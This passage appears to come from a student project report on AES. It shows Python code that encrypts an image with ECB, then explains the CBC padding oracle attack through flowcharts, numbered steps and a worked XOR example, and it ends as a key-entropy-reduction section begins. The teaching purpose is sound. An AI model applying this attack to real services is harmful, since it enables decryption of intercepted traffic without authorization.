
Defining a new AES cipher is done at the start of the program using Python's Cryptodome library.



```python

from Cryptodome.Cipher import AES
KEY = get_random_bytes(16)


# ECB encryption
def aes_ecb_encrypt(key, data, mode=AES.MODE_ECB):
    # The default mode is ECB encryption
    aes = AES.new(key, mode)
    new_data = aes.encrypt(data)
    return new_data
```

Figure 11: ECB Encryption Function


In the figure above, the pseudocode describes the "aes_ecb_encrypt()" function which creates a new AES cipher and sets its mode of operation to ECB. A randomly generated of 16 bytes will be used as its key. The unencrypted image data passed from the function's parameters will be encrypted using the AES cipher's in-built method, "aes.encrypt()" and returns the output.



```python
from PIL import Image
IMG_FILE = "images/linux_penguin.png"
filename_encrypted_ecb = "linux_penguin_encrypted_ecb"
filename_encrypted_cbc = "linux_penguin_encrypted_cbc"


def encrypt_image_ecb(filename):
    # Open the picture and convert it to RGB image
    image_original = Image.open(filename)
    # Convert image data into pixel value bytes
    value_vector = image_original.convert("RGB").tobytes()

    img_length = len(value_vector)

    # Map the pixel value of the filled and encrypted data
    encrypted_data = aes_ecb_encrypt(KEY, pad(value_vector, BLOCK_SIZE))
```

Figure 12: Image Encryption Function with ECB


Before encrypting the image, it needs to be converted into bytes. The image is opened using Python Imaging Library and converts its data into pixel value bytes. Then, the “aes_ecb_encrypt()” function is called to encrypt it.



```python
# Map the image data to RGB
def trans_format_rgb(data):
    # tuple: Immutable, ensure that data is not lost
    red, green, blue = tuple(map(lambda e: [data[i] for i in range(0, len(data)) if i % 3 == e], [0, 1, 2]))
    pixels = tuple(zip(red, green, blue))
    return pixels
```

<u>Figure 13: Image Data to RGB Conversion Function</u>

After encryption, the encrypted data is still in its pixel value bytes form and needs to be reconstructed back to form the encrypted image. The function, “trans_format_rgb()” as shown in the figure above, is called to do that. It converts the pixel value bytes by mapping to its RGB form and returns the image data.



```python
    value_encrypt = trans_format_rgb(encrypted_data[:img_length])

    # Create a new object, store the corresponding value
    image_encrypted = Image.new(image_original.mode, image_original.size)
    image_encrypted.putdata(value_encrypt)

    # Save the object as an image in the corresponding format
    image_encrypted.save(filename_encrypted_ecb + "." + FORMAT, FORMAT)
```

<u>Figure 14: Storing and Saving of Encrypted Image Data</u>

A new image object is then created to store the image data and saves it as a picture format (.png format in this case) as displayed in the figure above. This can be opened as a file to view its encrypted form.

4.2 <u>Implementation of the Padding Oracle</u>

The initial steps in implementing the Padding Oracle would be to determine the padding size of the ciphertext. This would allow the hacker to determine the length of the message.

This can be shown in the figure below displaying the initial program flow of the Padding Oracle.



Input ciphertext
Decode Base64 from ciphertext
Split ciphertext into blocks of 16 bytes
Select the last block of the ciphertext as the current block to start decrypting
Is current block the first block of the ciphertext?
Yes
Output the recovered plaintext message
No
Select block' as the next adjacent block to the left of the current block
get_padding()
Determine the length of the message in the current block from the padding value
message_length = 16 - padding_value
Is message_length > 0 ?
No
Set the next adjacent block to the left as the current block
Yes
A

Figure 15: Flowchart of the Padding Oracle 1

Let the CBC decryption of a ciphertext block *C*, be denoted as $D_k(C)$. This would represent the "intermediate state" where a block of ciphertext is decrypted after passing through the block cipher but before being XORed with the previous ciphertext block, *block'*.

Hence, the equation for the plaintext encoded data is shown as:

$$\text{Encoded data} = D_k(C) \oplus \mathit{block'}$$

Where $\oplus$ denotes the XOR operation.

The steps are as follows:

1. A piece of ciphertext has been intercepted from the server.
2. The ciphertext are separated into *n* blocks of 16 bytes.
3. For any block *n*, we want to compute the last block of $D_k(C_n)$.
4. We can start by modifying the first byte of *block'*. This will result in a modification only to the first byte of the encoded data.
5. Concatenate the two blocks *block'* and $D_k(C_n)$ together to forge a fake ciphertext.
6. The fake ciphertext is then sent to the receiver to check if it gives an error. At which point, the receiver will either return no error if the encoded data was properly formatted or an error message if the processing encountered a value error.
7. If an error is received, it tells us that the number of bytes starting from the last byte to the current position where the byte was modified on *block'* the padding size of the message.
8. If no error was received, repeat from step 4 by modifying subsequent bytes of *block'*.




get_padding()
Set byte_position = 0
Is the current block the last block?
No
Yes
No padding
padding_length = 16
Modify the byte of block'
block'[byte_position] = modified byte
Return padding_length
Append block' and current block together as modified_block
byte_position += 1
Send the modified blocks to the oracle
D_k(modified_block)
padding_length = 16 - byte_position
No
Value error?
Yes

Figure 16: Flowchart of get_padding()

The figure above shows the get_padding() function used to determine the padding length. To further illustrate, its procedure can be shown in the figure below.



<u>Figure 17: Determining the padding value from last block of the ciphertext</u>

Assume in this case that after modifying the third byte of *block'*, the receiver returns an error. This means the encoded data is no longer properly formatted. The attacker would be able to determine that the receiver is checking the final six bytes of the encoded data and that they are all equal to the value '6'. With the length of the padding known, we can also determine the remaining two bytes belongs to the message.

The next approach would be to decrypt the remaining message from the encoded data. The rest of the program flow of the Padding Oracle can be shown in the figure below.




A
Set the current byte_position as the last byte of the block
predicted_padding = padding_length + 1
byte_position -= 1
Is byte_position >= message_length
Yes
Modify the byte in block'
block'[byte_position] = block'[byte_position] ⊕ padding_length ⊕ preddicted_padding
No
Set the value of block'[byte_position] = guessed_byte
Append block' and current block together as modified_block
Send the modified blocks to the oracle
Dk(modified_block)
Value error?
Yes
Try the next guessed_byte
No
Get current_byte of the unchanged adjacent block from the left of the current block that corresponds to the current byte_position
decrypted_byte = guessed_byte ⊕ predicted_byte ⊕ current_byte
Convert decrypted_byte to ascii character and store it in recovered plaintext
padding_length += 1
message_length -= 1

Figure 18: Flowchart of the Padding Oracle 2

The steps are as follows:

1. Increase the value of the padding length by 1.
2. Modify the right most byte of *block'* to cause a predictable change to the right most byte of the encoded data based on the current value of the padding length.
3. Modify the subsequent byte on the left of the byte that was previously modified in *block'* to cause the same predictable change to the encoded data based on the current value of the padding length.
4. Repeat step 3 until the number of bytes modified in *block'* is equal to the current value of the padding length.
5. Concatenate the two blocks *block'* and $D_k(C_n)$ together to forge a fake ciphertext.
6. Send the fake ciphertext to the receiver to check if it gives an error.
7. If an error is received, modify the last byte that was modified in *block'* to a different value.

8. Repeat from step 6 until no error is received from the receiver. This tells us that the encoding was formatted properly, and we can deduce the encoded plaintext byte of the message.



i^{th} byte of Block'	Previous Value	Operation*	Modified Value
8	9E	9E ⊕ 06 ⊕ 07	9F
7	02	02 ⊕ 06 ⊕ 07	03
6	7C	7C ⊕ 06 ⊕ 07	7D
5	00	00 ⊕ 06 ⊕ 07	01
4	21	21 ⊕ 06 ⊕ 07	20
3	4F	4F ⊕ 06 ⊕ 07	4E
*Increase the original padding of '06' to '07'			

Figure 19: Decrypting the remaining message

Following from the previous case, the figure above tells us that the hacker is now able to cause a predictable change such that the value of the padding in the encoded data is '7' This can be done by XORing the i^{th} byte of *block'* to the value '6' and then XORing it again to the value '7'. This will cause the receiver to check the final 7 bytes of the encoded data when the fake ciphertext is being sent. The attacker can now simply try all possibilities for the second byte of *block'*. For instance, he can start out by setting the second byte to '00' and check to see if the resulting ciphertext decrypts correctly or not.

Eventually, it would reach a value at which decryption would succeed. When that happens, the attacker would know that the value of the second byte of the expected encoded data must be equal to '7'. He can now reveal the original encoded plaintext message.

This can be done as follows:

Let the guessed byte used to modify the second byte of *block'* be the value '41' in which decryption succeeded.

Thus, we know that

$$XX \oplus 41 = 07$$

Where XX denotes a byte of the intermediate state where the ciphertext block is decrypted after passing through the block cipher. Since XORing the same value twice produces the same result, the modified byte in *block'* can be bypassed. This can then be expanded with the original value

$$XX \oplus 01 = (XX \oplus 41) \oplus (41 \oplus 01)$$

Using substitution method with known values, we get

$$XX \oplus 01 = 07 \oplus 40$$

$$XX \oplus 01 = 47$$

Hence, the value of the encoded plaintext message is '47'. The attacker can now convert the value to an ASCII character to retrieve the original message.

The pseudocode of the Padding Oracle Attack program can be found in Appendix B.

4.3 Cryptographic Key Entropy Reduction Generator

In this project, the encryption algorithm used is an AES-128 block cipher. Therefore, the size of the key needs to be 16 bytes (128 bits) long. Additionally, the generated key needs to be random.

The entropy of the key measures the randomness or diversity of the key generating function. In order to lower the entropy of the key, a predetermined (or known) key is added partially to the randomly generated key while keeping the size of the key the same.

This can be implemented in the flowchart as shown below.

